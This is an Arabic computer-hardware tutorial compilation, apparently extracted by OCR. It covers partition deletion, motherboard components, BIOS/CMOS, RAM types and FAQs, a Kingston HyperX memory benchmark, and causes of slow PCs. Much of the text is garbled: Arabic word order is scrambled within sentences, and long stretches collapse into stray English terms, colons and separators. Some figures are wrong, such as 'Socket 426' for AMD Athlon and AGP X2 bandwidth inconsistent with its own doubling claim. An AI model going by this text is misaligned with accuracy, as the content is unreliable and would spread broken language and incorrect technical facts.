
بهذا تكون قد حذف جميع الأقسام Partitions الموجودة على الهاردديسك

ملاحظات هامة:

1. إذا كان عندك أكثر من قسم (C,D) يجب أن يتم الحذف حسب الترتيب الوارد أعلاه.

2. إذا لم يكن لديك سوى قسم واحد (C) فقط نفذ الخطوة) ثالثاً فقط.

MOTHERBOARD دور اللوحة الأم ومما تتكون



مستخدمي الحاسب عند شرائهم لجهاز غالب جديد يقومون بالسؤال عن المعالج وحجم الذاكرة. ولكن السؤال الذي القرص الصلب قلما يطرح هو "ماهي اللوحة الأم؟"

اللوحة الأم له دلالة كبيرة على الدور مسمى والمسئولية الملقاة على عاتق هذه القطعة من العتاد. كل قطع الحاسب، بلا استثناء، تعتمد المعالج هو على اللوحة الأم لكي تعمل. فإذا كان العقل المدبر للحاسب، فان اللوحة الأم هي القلب وباقي أجزاء الحاسب النابض والذي يمد العقل بالدم اللازم لها لكي تعمل.

سأحاول بيانه في هذا المقال "إن شاء الله" ما المناسبة. أنواعها ومن خلال هذه المعلومات المساعدة في اتخاذ قرار اختيار اللوحة هو شرح لدور اللوحة الأم، أجزائها،


دور اللوحة الأم: -1

الحاسب. دورها يكمن في ربط قطع الحاسب بعضها ببعض وتنظيم اللوحة الأم هي القاعدة أو الأساس الذي يبنى عليه تقوم اللوحة الأم بعملية تعريف نظام التشغيل على مكونات الحاسب. عملية الاتصال بينها. كذلك

أجزاء اللوحة الأم: -2

اللوحة الأم تحتوي على أجزاء عديدة. بالتركيز على أهم هذه الأجزاء.

⋮



شق كابل القرص المرن:
كابل القرص هذا الشق هو لتوصيل
وتعنى FDD المرن ويرمز له ب
في العادة Floppy Disk Drive.
اسود ويميز بكونه اصغر يكون لونه
من الشقوق الأخرى.

القرص الصلب ومشغلات شقوق
الأقرص الضوئية:
بحسب نوع اللوحة الأم فإنها ستكون
إلى أربعة. هذه الشقوق تسمى شقين
Integrated Drive Electronics وتعنى IDE

الدرجة. سنركز عليه بهذا المقال هو اللوحات التي تحتوي على شقين لكونها هي ما

ATA المعلومة تسمى يرمز لنوع الشق وليس للتقنية المستخدمة لنقل المعلومة. التقنيات المستخدمة لنقل IDE مسمى
Advanced Technology Attachment لهذا الرمز والذي يعنى IBM وهنا سأستخدم تفسير شركة

و ATA66 و ATA33 تقنيات. تسمى هي ٣ IDE التقنيات الحالية المستخدمة لنقل المعلومة باستخدام شقوق
ATA133. و عما قريب سيتم إنتاج تقنية جديدة تسمى ATA100

تقاس بالميجابايت في الثانية بين هذه التقنيات هو بحجم المعلومة التي يمكن نقلها بنفس الوقت. سرعة نقل المعلومة الفرق
تعنى ٣٣ ميغابايت بالثانية و ATA33. الموجود بجانب حروفها ومن هنا نستطيع قياس قدرة كل تقنية بواسطة الرقم
بالثانية و هلم جرا. تعنى ٦٦ ميغابايت ATA66


والشق Primary IDE إلى الشقوق الموجودة على اللوحة الأم لنجدها مقسمة إلى شقين. الشق الأساسي ويسمى نرجع
Secondary IDE. الثانوي ويسمى

القرص الصلب الرئيسي المربوطة بالشق الأساسي هي أول أقراص يتم التعرف عليها من قبل الحاسب. ولذا فإن الأقراص
للجهاز يجب أن يوصل على هذا الشق.

أو دمج بين الاثنين. توصيل جهازين بكل شق. يمكن أن يكونوا كلاهما أقراص صلبة أو كلاهما قارئ أقراص ضوئية يمكن
(Slave) عبد والآخر يجب أن يكون (Master) أحد هذه الأقراص يجب أن يكون سيد

جهاز واحد فقط على هو ؛ اجهزة، ولكن هذا لا يمنع من تركيب IDE الأجهزة التي يمكن تركيبها على شقين مجموع
الشق الأساسي.

و ATA66 تعمل بتقنيتي واللون الأزرق للتي ATA33 الدارج لهذه الشقوق هو اللون الأسود للتي تعمل بتقنية اللون
المصنعة للوحات الأم فلذا يمكن أن تجد شق ولكن هذه الألوان غير متفق عليها بين جميع الشركات. ATA100.
الأبيض. باللون الأسود أو ATA100




لوحة الدوائر المطبوعة:

عليها جميع مكونات اللوحة الأم. تسمى وهي اللوحة التي تتركب ويرمز لها **Printed Circuitry Board** باللغة الإنجليزية تصنع هذه اللوحة من عدة طبقات وهي من ٤ إلى ٨ **PCB**. ب المستخدمة على اللوحة. السبب طبقات بحسب المكونات بين لاستخدام عدة طبقات هو كثرة التوصيلات التي يجب عملها المكونات على اللوحة.

بالإضافة لعدم وجود المساحة الكافية على سطح اللوحة لكل فان تقارب هذه الوصلات يؤدي إلى تشويش الإشارة التوصيلات، موقع آخر، لهذا فان كل الكهربائية عند انتقالها من موقع إلى مجموعة من الوصلات يتم عملها على جانبي طبقة ومن ثم تضع فوقها طبقة أخرى تحتوى على مجموعة ثانية من الوصلات و هلم جرا.

حجم اللوحة والذي وهي تحدد **ATX** المطبوعة تأتي بأحجام مختلفة، اكثر نوع مستخدم الآن يعتمد على مواصفات اللوحة أن هذه المواصفات تحدد مواقع بعض المكونات يجب أن يكون بارتفاع ٣٠٥ ملليمتر وبعرض لا يزيد عن ٢٤٤ ملليمتر. كما على اللوحة الأم.

(:)



شق المعالج :

شق المعالج هو الموقع الذي يركب به المعالج على اللوحة الأم، شق المعالج يختلف بحسب نوع المعالج المصممة له اللوحة.


لربما اشهر نوع الآن هو **Socket** وهو عبارة عن مربع من البلاستيك يحتوى على فتحات صغيرة تدخل بها الإبر الخاصة بالمعالج. النوع المخصص لمعالجات انتل من نوع بنتيوم ٣ و سيليرون تستخدم **Socket 370** أما معالجات **AMD** مثل اثلون و دايرون فانها تستخدم **Socket 426** وتسمى كذلك **Socket A**. الأرقام الموجودة بجانب كلمة سوكت تعود لعدد الإبر الموجودة بالمعالج.

الأنواع الأقدم من المعالجات تستخدم شق **Slot** وهو يختلف بشكله عن السوكت.



مكثفات الطاقة:

مكثفات الطاقة (Capacitors) هي المسنولة عن جودة الإشارة الكهربائية التي تصل الى المعالج. هذه المكثفات تقاس قوتها ب فاراد. أحجامها وعددها يختلف من لوحة أم إلى أخرى. كلما زادت قوتها وكثر عددها كان انتقال الإشارة أفضل وبالتالي يؤدي إلى أداء أسرع وقلّة المشاكل التي قد تحصل.



شق كروت الشاشة:

تقريبا جميع كروت الشاشة الحالية تستخدم تقنية AGP وهي اختصار لجملة Accelerated Graphics Port. وهي تميز عن باقي الشقوق بلونها البني.

يوجد نوعان من

شقوق AGP. النوع الأساسي ويسمى AGP فقط وهناك النوع المخصص لكروت المحترفين ويسمى AGP-Pro. يختلف النوع المخصص لكروت المحترفين بكونه اكبر حجما. الزيادة في الحجم سببها احتياج هذه الكروت لحجم اكبر من الطاقة وبالتالي يخصص لها موقع خاص للكهرباء. يمكن تركيب كروت AGP على شقوق AGP-Pro ولكن لا يمكن تركيب كروت AGP-Pro على شقوق AGP. شقوق AGP تعمل وفق تقنيات مختلفة. السرعة الأساسية لشق AGP هي 33 ميغاهرتز وتستطيع نقل 132 ميغابايت في الثانية. هذه التقنية تسمى AGP X1.


التقنية الثانية تسمى AGP X2 وهي تعمل بضعف سرعة النوع الأول أي بسرعة 66 ميغاهرتز وتستطيع نقل 512 ميغابايت بالثانية. النوع الأخير هو AGP X4 ويعمل بسرعة 133 ميغاهرتز وينقل 1024 ميغابايت في الثانية.

_____ :



الدارج قفلين باللون الأبيض على أجنابها. هذه الشقوق تختلف بحسب نوع الذاكرة المستخدمة. تتميز بلونها الأسود ووجود الذاكرة غير متوافقة مع طبعاً أنواع **SDRAM** و **DDR-SDRAM** و **RDRAM** لأن هو ٣ أنواع من الذواكر وهي بشق مصمم لنوع آخر. بعضها ولذا لا يمكن تركيب أكثر من نوع ولا يمكن تركيب نوع تعمل بترددات من ٦٦ إلى ١٣٣ ميغاهرتز وذاكرة **SDRAM** كل نوع من الذاكرة تعمل وفق ترددات مختلفة. ذاكرة **RDRAM** ميغاهرتز بينما ذاكرة تعمل بتردد ٢٠٠ و ٢٦٦ **DDR-SDRAM** تعمل بترددات مختلفة أعلاها ٨٠٠ ميغاهرتز. ميغاهرتز.

الذاكرة. لمعلومات أخرى بخصوص الذواكر وأنواعها، يمكن الرجوع إلى قسم




PCI شقوق كروت :

تتميز بلونها الأبيض وهي المخصصة **Peripheral Component Interconnect**. هو اختصار لجملة **PCI** رمز كروت الحاسب مثل كرت الصوت وكرت الشبكة وغيرها لتركيب غالب

هذه الشقوق تتميز بكونها الشقوق تعمل بقدرة ٣٢ بت وتستطيع نقل ١٣٢ ميغابايت بالثانية. الكروت التي تتركب على هذه ألي على هذه الكروت بدون الحاجة إلى تعريفها من والتي تعنى أن الجهاز سيتعرف بشكل **Plug & Play** من نوع البيوس.

rev. 2.2 أحدثها و أحدثها هي **PCI** لشقوق يوجد أكثر من تقنية



ISA شقوق :

هي أقدم أنواع الشقوق المستخدمة وبطريقتها للانقراض. Industry Standard Architecture وهي تعني

بالثانية والأحدث يعمل بقدرة بنوعين مختلفين بالشكل. الأقدم منهما يعمل بقدرة بت ويستطيع نقل ٠,٦٢٥ ميغابايت تأتي تركيب على هذه الشقوق يجب تعريفها للجهاز من خلال إعدادات ١٦ بت ويستطيع نقل ٢ ميغابايت بالثانية، الكروت التي فان هذه الكروت في طريقها للاختفاء. البيوس، كما ذكرنا سابقا



شقوق CNR:

وهي اختصار لجملة Network Riser Communication. وهي مصممة لبعض أنواع الكروت مثل كرت المودم وكرت الشبكة والتي تستمد كامل وتتميز بلونها البني وحجمها الصغير. هي مصممة لبعض أنواع الكروت مثل كرت المودم وكرت الشبكة والتي تستمد كامل احتياجاتها التشغيلية من المعالج. للأسف لا توجد أي كروت من هذا النوع للمستخدم العادي وهي مخصصة للشركات التي تقوم بتجميع الأجهزة.

شقوق AMR:

وهي تعني Audio Modem Riser وهي مطابقة لشقوق CNR ولكنها مصممة لكروت الصوت.



شقوق ACR:


Advanced Communication Riser وهي أحدث الشقوق. فكرتها نفس AMR و CNR ولكنها تعمل مع جميع كروت الاتصال. هذا يتضمن المودم وكرت الشبكة، الشكل مقارب لشقوق PCI ولكنها بعكس الاتجاه. طبعاً الكروت المتوافقة مع هذه الشقوق غير متوفرة للمستخدم العادي.



الجمبرز:

الجمبرز Jumpers هي وسيلة لتجهيز بعض إعدادات اللوحة الأم. هي عبارة عن قطعة من المعدن يتم توصيلها بين إبرتين لعمل دائرة كهربائية لتشغيل أو إطفاء ميزة معينة.

مثال على بعض الإعدادات التي يتم استخدام الجمبر لها هو معامل الضرب للمعالج و سرعة الناقل الأمامي.



الدب سويتش:

بالإنجليزي يسمى DIP Switch وهو يقوم بنفس عمل الجمبر. يتميز بسهولة التعامل معه حيث انه يحتوي على أزرار يمكن تشغيلها أو إطفائها بمجرد تحويلها إلى وضع ON أو OFF



مقبس صغيرة الكهرباء:

وهو كما يدل عليه اسمه موقع المقبس الرئيسية للكهرباء.

جميع اللوحات الأم الحديثة تستخدم مقبس متوافق مع مواصفات ATX. هذه المواصفات جعلت توصيل اللوحة الأم بالكهرباء سهل جدا ولا يمكن الخطأ به حيث أن المقبس لن يركب إلا بطريقة واحدة فقط وهي الصحيحة.




لوحة الوصلات الخارجية:

المقابس الموجودة على لوحة الوصلات الخارجية هي، مقبسى لوحة المفاتيح والفارة، مقبسى USB، مقبسى Parallel للطابعة، مقبسى COM وإذا كانت اللوحة الأم تحتوى على ميزة الصوت فسيكون هناك مقبس ليد التحكم

بالألعاب (Joystick) و مقابس السماعات والميكروفون، مواصفات ATX حددت كذلك موقع مقابس الوصلات الخارجية على اللوحة الأم. بينما مواصفات PC99 حددت لون مميز لكل وصلة.



شريحتي الجسر أو أسماء غريبة لان الشمال والجنوب يتغير بحسب إدارتك لاتجاه اللوحة الأم. ولكن لسبب الشمالي والجسر الجنوبي : الشريحة التي تكون قريبة من المعالج لأخر فان مصنعي اللوحات الأم قد اتفقوا على هذه التسميات. الجسر الشمالي هي الشريحة تتمثل في عملية نقل المعلومات والاتصال مابين المعالج لكروت الشاشة. مهمة هذه AGP والذاكرة وشق أو ما (Front Side Bus) الشاشة. المعلومات بين هذه المكونات تستخدم ما يسمى بالناقل الأمامي والذاكرة وكرت الحالية: الجدول التالي يبين سرعة الناقل الأمامي لبعض المعالجات. FSB يرمز له ب



هنا AGP. الشاشة سرعة الناقل الأمامي، تقوم شريحة الجسر الشمالي بتحديد سرعة المعالج وسرعة ناقل كرت من خلال هذا الجهاز، سرعة المعالج تحدد بما يسمى نرى أهمية هذه الشريحة بتحديد نوع المعالج الذي يمكن استخدامه على ناتج ضرب سرعة الناقل الأمامي بمعامل محدد. مثال على ذلك فان وهو عبارة عن (Multiplier) "معامل الضرب" $MHz \times 4,5 = 450 MHz$ هو عبارة عن سرعة الناقل الأمامي والتي تعادل 100 MHz معالج بنتيوم 450

الشريحة لا تدعم عامل ضرب الضرب هذه تقوم بها شريحة الجسر الشمالي و المعالج بنفس الوقت. لذا، إذا كانت عملية على هذه اللوحة. MHz تستطيع تشغيل معالج 450 فانك لن MHz 4,5 أو أنها لا تدعم سرعة ناقل أمامي 100

من سرعات 100 لتقليل سرعة الناقل الأمامي. MHz يعمل على سرعة ناقل أمامي محددة ب 66 AGP الشاشة كرت تعادل 3/2 لسرعات Divider قسمة إلى هذه السرعة، فان شريحة الجسر الشمالي تقوم بعملية MHz و 133 MHz يمر بعملية قسمة تعادل 100 MHz بنتيوم 450 مثالنا لمعالج. MHz ومعامل 1/2 لسرعات 133 MHz 100 (صحيح). الكسور تقلل إلى 1) $2/3 = 66 MHz$

: 4:

: •ISA •EISA •LOCALBUS •PCI •AGP

: •COM •SERIAL •PS2 •PARALEL PORT •LPT •USB

:

:

:

: 1:

PCI

PCI 1-1:
AGP 1-2:

:

: 2:

BIT•128BIT •256BIT

:
RJ45

: 3:
3-1:

.(

(

BNC

CAT8 CAT6 CAT5e CAT5

(FIBER OPTIC)

3-2:

.....

: 3-3:

CENTRENO .

: / 4:

RJ11.

USP

[HR]

: RANDOM ACCESS MEMORY-RAM

ROM-READ ONLY

:
MEMORY.

RAM- RANDOM ACCESS

MEMORY .

ROM

BIOS

BIOS :

RAM :

RAM :

ROM

DRAM:

1:

2: DRAM:

3: VRAM:

VIRTUAL

MEMORY .

: HANG

insufficient memory

1:

2:

3:

[HR]

BIT

BYTE

....

....

: BYTE BIT

kBYTE


MBYTE

GBYTE

TERA BYTE

:

BIOS



Basic Input Output System هو اختصار لجملة **BIOS** البيوس: رمز البرنامج) وهي تعنى النظام الأساسي لدخول وخروج المعلومة. هذا البرنامج مسئول الحاسب. أمور مثل التحكم بشريحتي عن أساسيات عمل الجسر الشمالي والجنوبي والكروت التي تركيب على الحاسب، يتم عملها من البيوس ومن ثم توصيلها لنظام وندوز وغيره. برامج التشغيل المستخدم على الحاسب مثل البيوس الحديثة تعطيك القدرة على التحكم بكل إعدادات سرعة المعالج والذاكرة و توافقيتهما وحتى الجهاز مثل إلى المكونات. القدرة على التحكم بقدرة الكهرباء التي تصل وهي **ROM** برنامج البيوس يتم تخزينه بشريحة تسمى **Read Only Memory** . اختصار لجملة الشريحة يدل على إنها من أنواع الذاكرة والتي تستطيع منها فقط. هذا الكلام كان صحيحا فيما سبق حيث القراءة من الضياع فأنك لن انه للمحافظة على هذا البرنامج المهم تستطيع أن تكتب أي شئ على البرنامج. الوضع تغير الآن الحديثة. الآن باستخدام برامج متخصصة مع اللوحات لحل مشاكل بإمكانك أن تعمل ترقية لبرنامج البيوس وذلك

البيوس مثل تعريف قطعة جديدة من العتاد أو في اللوحة الأم أو إضافة دعم لمعالج جديد. عند قيامك بعمل تعديلات على وهي **CMOS** التاريخ والوقت، فان هذه الإعدادات يتم حفظها بشريحة تسمى إعدادات سرعة الناقل الأمامي وحتى تغيير هذه الشريحة لا تستطيع تخزين **Complementary Metal Oxide Semiconductor** العلمي رمز للمسمى الشريحة بالكهرباء بصورة مستمرة. معلومات بدون طاقة كهربائية. لذا فهي مبروطة ببطارية صغيرة مهمتها تزويد هذه

أكثر الأسئلة الشائعة عن الذاكرة و إجابتها

RAM

- " out of memory " ..
- RDRAM
- SDRAM DDR
- non-parity parity
- non-parity ECC
-
- ECC
- registered buffered

" out of memory " ..

.. Windows 95, 98 Me

<http://support.microsoft.com/support/kb/articles/Q253/9/12.asp>

RD RAM?

RDRAM

SDRAM

PC800 PC1066

Device

Pins

I850 I850E.

Sdram ddram

"AMD"

"DDRAM"

DDRAM

**

"SDRAM"

** "SDRAM" "DDRAM"

**

"SDRAM"

" (single data rate) ..
(double data rate) .. "DDram"

card a Geforce 2 MX video :
aGeForce 2 with DDR memory
.Asus 7700

DDRAM SDRAM

.. (single data rate)


"SDRAM"

.. (double data rate)

"
"
"DDRAM"
"



DDRAM




SDRAM

SDRAM DDR
133 SDRAM SDRAM ، DDR
200 333 166 266 133 200 DDR DDR SDRAM
SDRAM. DDR 400
non-parity parity
parity
non-parity ECC
....
ECC
ECC server
Non-parity
ECC
Non-parity
Error Correcting Code " " ECC
%
Non-parity ECC
ECC
Bios
Non -ECC
registered buffered
Buffer " " buffered

registered

Server .

Kingston HyperX



اختبار لذكواكر HyperX من Kingston

ValueRam

Kingston

Corsair OCz
.HyperX Kingston

Kingston

KHX4000K2/512

Kingston

. PC4000

MHz

(Dual DDR)

Kingston

- - - -

MHz

(Dual DDR)

:

FSB CPU: P4 2.4C 800MHz

Neo2-FIS2R Motherboard: MSI 865PE

Memory:

KHX4000K2 512MB (Kingston) Kingston

Technology PC3500 Dual Channel Revision2 (Ocz) OCz

PC2100 2x256MB CL2.5 7ns chips (Infineon) Infineon

x256MB (Micron) Micron Technology PC2100

Radeon 9700pro 128MB Video Card: ATI AIW

Baracuda 8MB buffer in stripping Raid HD: 2xSATA Segate
configuration

Audigy2 Sound Card: SoundBlaster

:

: (


Sandra

PC Mark

. 2003 Memory Test


. Memory Bandwidth Benchmark

. OCz



Kingston

PC Mark
OCz



PC Mark 2002

: (

(MHz)

:

GA-SINXP Gigabyte

Neo2-FIS2R MSI 865PE


Channel) Abit BD7 II (Single

Single Channel)) Gigabyte GA-8IEXP

Channel) ECS K7VMM2 (Single

: (

PC4000



(, ,)

.(!!!)

()

Kingston

OCz

)

D Mark 2003

(

:

KHX4000K2/512 HyperX High Performance Memory :

<http://www.kingston.com/> : Kingston :

:

:

:

"RAM "

-
-
-
-
-
-

"RAM "

RAM

Random Access Memory

"RAM" ..

D ,

"Swapping "

PC2700

128 PC2100
PC2100.

" Hard Disk "

:

: /

: /

=====

: _____ :

:

:

:

:

=====

=====

:

()

:

:

=====

:

=====

/

:

.....

.

:

:

:

- 1-
- 2-
- 3-

=====

:

:

=====

=

==

===

Uninstall

=====

==

exe

اسباب بطئ الكمبيوتر

- ١ - التحميل لبعض البرامج والغير مهمة
- ٢ - عدم توافق بعض الكروت داخل الجهاز
- ٣ - كثرة الكروت المركبة بالجهاز ، وخاصة كرت الفيديو ، والسيدى رايتز
- ٤ - وجود أخطاء أو عطب في إحدى ملفات النظام المحمل على جهازك
- ٥ - إختلاف الرامات المركبة بالجهاز حيث لا يتم التوافق بينها فهي سبب في حدوث المشاكل
- ٦ - من الممكن وجود أخطاء تقنية في اللوحة الأم وخاصة مداخل الكروت والرامات
- ٧ - برنامج زون الارم إذا لم يبرمج صح فله تأثير في ذلك
- ٨ - تحميل صفحات الأنترنت دون إتصال
- ٩ - تصفح الصفحات السوداء والغامقة جداً
- ١٠ - فتح الميكروسوفت وورد أثناء التصفح
- ١١ - التنقل السريع بين النوافذ المفتوحة من الأنترنت
- ١٢ - برنامج النورتن إنتي فايروس إذا لم يتم تثبيته بشكل سليم
- ١٣ - فتح البرامج المنزلة أثناء تصفح الأنترنت
- ١٤ - برنامج القيت رايت له دور في تلك المشكلة
- ١٥ - كثرة الإرتباطات التي تخرج فجأة عليك أثناء التصفح

- ١٦ - ضغط الكمبيوتر بفتح النوافذ
- ١٧ - فتح الملفات المرسلّة من قبل الماسنجر
- ١٨ - فتح المواقع المخلة بالشرف (المواقع الجنسية) فهي الأكثر بخروج المشاكل
- ١٩ - ضغط الهاردسك بتنزيل البرامج عليه
- ٢٠ - كثرة تحميل الصور من مواقعها
- ٢١ - وجود فيروسات داخل الجهاز
- ٢٢ - عدم تحديث النورتن إنتي فايروس بشكل دوري
- ٢٣ - عدم معالجة الأخطاء في وقتها عن طريق البحث عنها وتركها تتراكم في الجهاز
- ٢٤ - تنصيب ويندوز على ويندوز دون الفرمتة والمسح والتنزيل من جديد
